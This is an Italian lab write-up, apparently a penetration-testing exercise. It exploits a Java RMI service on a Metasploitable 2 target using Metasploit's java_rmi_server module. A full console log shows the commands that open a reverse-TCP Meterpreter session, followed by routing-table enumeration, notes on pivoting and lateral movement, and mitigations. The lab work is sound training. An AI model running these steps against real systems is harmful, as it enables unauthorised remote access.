Exploit Java-RMI code execution

Obbiettivo: Sfruttare la vulnerabilità sulla porta 1099- al servizio Java Rmi, con Metasploit al fine di ottenere una sessione Meterpreter. Una volta ottenuta la sessione Meterpreter raccogliere informazioni su configurazione di rete e tabella di routing della macchina target.

Executive Summary

Sulla porta 1099 TCP della nostra Metasploitable è attivo un servizio Java-RMI, una tecnologia che consente a diversi processi Java di comunicare tra di loro attraverso una rete. La vulnerabilità in questione è dovuta ad una configurazione di default errata che permette ad un potenziale attaccante di iniettare codice arbitrario per ottenere accesso amministrativo alla macchina target. Vedremo come sfruttare la vulnerabilità con Metasploit.

Dettaglio Operazioni

1. **Configurazione ambiente virtuale**
2. **Accesso con Meterpreter sfruttando vulnerabilità servizio Java-RMI**
3. **Raccolta informazioni su configurazione di rete e tabella di routing della macchina target.**

1. Configurazione Ambiente virtuale


Prima di iniziare qualsiasi tipo di test di penetrazione è importante configurare il nostro ambiente virtuale. Le macchine che andremo ad utilizzare per questo test sono:


- **Kali Linux:** Macchina attaccante
- **Metasploitable 2 :** Macchina target

Settiamo la rete di entrambe le macchine in ‘Rete interna’ in modalità statica così da isolare il nostro laboratorio virtuale.
Le macchine si troveranno quindi all’interno della rete ‘192.168.11.0/24’ e abbiamo assegnato i seguenti indirizzi:


Kali: 192.168.11.111
Metasploitable: 192.168.11.112


Configurazione nuova rete su Kali: tasto destro del mouse su ‘Ethernet connection’ → ‘Edit Connection’ → ‘+’ → ‘Nomina rete’ → ‘IPv4 settings’






Configurazione nuova rete su Metasploitable2: ‘sudo nano /etc/network/interfaces → ‘Modifica di tutti i parametri di rete’ → ‘ctrl +x’ per salvare la configurazione → una volta tornati sul terminale eseguire il seguente comando per riavviare la rete ‘sudo /etc/init.d/networking restart





Dopo aver collegato e configurato il nostro ambiente virtuale, assicuriamoci che le macchine comunichino tra di loro attraverso il comando *'ping'* lanciato da terminale Kali.



Abbiamo anche effettuato una scansione nmap per vedere porte aperte e servizi attivi e ci risulta appunto il servizio sopracitato attivo alla porta 1099. Procediamo quindi con Metasploit

2. Accesso con Meterpreter sfruttando vulnerabilità servizio Java-Rmi


Lanciamo la console Metasploit da terminale con il comando ‘msfconsole’. Una volta avviata cerchiamo l’exploit corretto tramite la keyword ‘search’. Proveremo con il comando ‘search java_rmi’

La nostra ricerca ha prodotto risultati e il più adatto per il nostro compito sembra essere il n.1 ‘exploit/multi/misc/java_rmi_server’ che in descrizione riporta ‘Java RMI server insecure default configuration Java code execution’ ovvero ci indica che Il server Java RMI è configurato in modo insicuro e permette a un attaccante remoto di eseguire codice Java arbitrario sulla macchina. Proprio quello che stavamo cercando.

Utilizziamo quindi l’exploit n.1 tramite comando ‘use 1’
Eseguito il comando «use», vediamo che di default Metasploit ci assegna il payload «java/meterpreter/reverse_tcp».

```
msf > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/mGCtQ5oIRN8
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:33170) at 2026-01-23 07:00:30 -0500

meterpreter > ifconfig
```

Controlliamo le opzioni da inserire utilizzando come al solito il comando «show options», e configuriamo il parametro RHOSTS con l'indirizzo della macchina target, con la nostra configurazione di laboratorio: 'set RHOSTS 192.168.11.112'.
Una volta che abbiamo configurato tutte le impostazioni ed i parametri, possiamo lanciare l'attacco con il comando «exploit». In base al payload che abbiamo utilizzato ci aspettiamo di ricevere, se l'attacco fa a buon fine, una shell di Meterpreter.




L'exploit è andato a buon fine e come possiamo vedere siamo sulla shell di Meterpreter.


3. Raccolta informazioni su configurazione di rete e tabella di routing della macchina target

Adesso dobbiamo confermare di trovarci sulla macchina target, come da indicazioni.

Tramite il comando ‘ifconfig’ che ci permette di vedere la configurazione di rete della macchina possiamo affermare di essere sulla macchina con IP 192.168.11.112, il nostro target.



Per vedere la tabella di routing nella nostra sessione meterpreter basta lanciare il comando ‘route’ come di seguito:



La tabella di routing ottenuta tramite Meterpreter mostra come la macchina compromessa instrada il traffico di rete.
Essa indica le subnet locali e remote raggiungibili dal sistema vittima e i relativi gateway.
L’analisi della routing table consente di identificare eventuali reti interne non direttamente accessibili dall’esterno.
La presenza di più route può indicare che l’host è collegato a più segmenti di rete.
Questa informazione è fondamentale per individuare opportunità di pivoting.
Permette inoltre di pianificare movimenti laterali verso altri sistemi interni.

La default route evidenzia il percorso principale del traffico in uscita.
Nel complesso, la routing table fornisce una visione chiave dell'architettura di rete dal punto di vista della vittima.

La routing table della nostra macchina target compromessa mostra una configurazione di rete molto limitata.
È presente esclusivamente la route di loopback (127.0.0.1/8), utilizzata per comunicazioni interne al sistema.
L'unica altra voce IPv4 è un indirizzo host specifico (192.168.11.112/32), che indica che la macchina dispone di una sola interfaccia di rete attiva.
Non risultano route verso subnet aggiuntive o reti interne differenti.
L'assenza di gateway e di una default route suggerisce che il sistema non è configurato come router né come punto di transito verso altre reti.
Le voci IPv6 sono limitate al loopback (::1) e a un indirizzo link-local (fe80::/64).

4. Conclusioni

Il servizio Java RMI è pericoloso quando configurato con impostazioni di default insicure.
In particolare, l'assenza di autenticazione e di controlli di sicurezza espone il servizio ad accessi non autorizzati.
Il supporto al remote class loading può consentire l'esecuzione di codice Java arbitrario da remoto.
Questa condizione può portare a una compromissione completa del sistema.
Il rischio è aggravato dall'utilizzo di versioni Java obsolete e non patchate.
Per mitigare la vulnerabilità è necessario disabilitare il remote class loading.
È fondamentale applicare una security policy Java restrittiva e abilitare l'autenticazione.
Infine, il servizio dovrebbe essere limitato a reti fidate o disabilitato se non necessario.

Bartolomeo Tarantino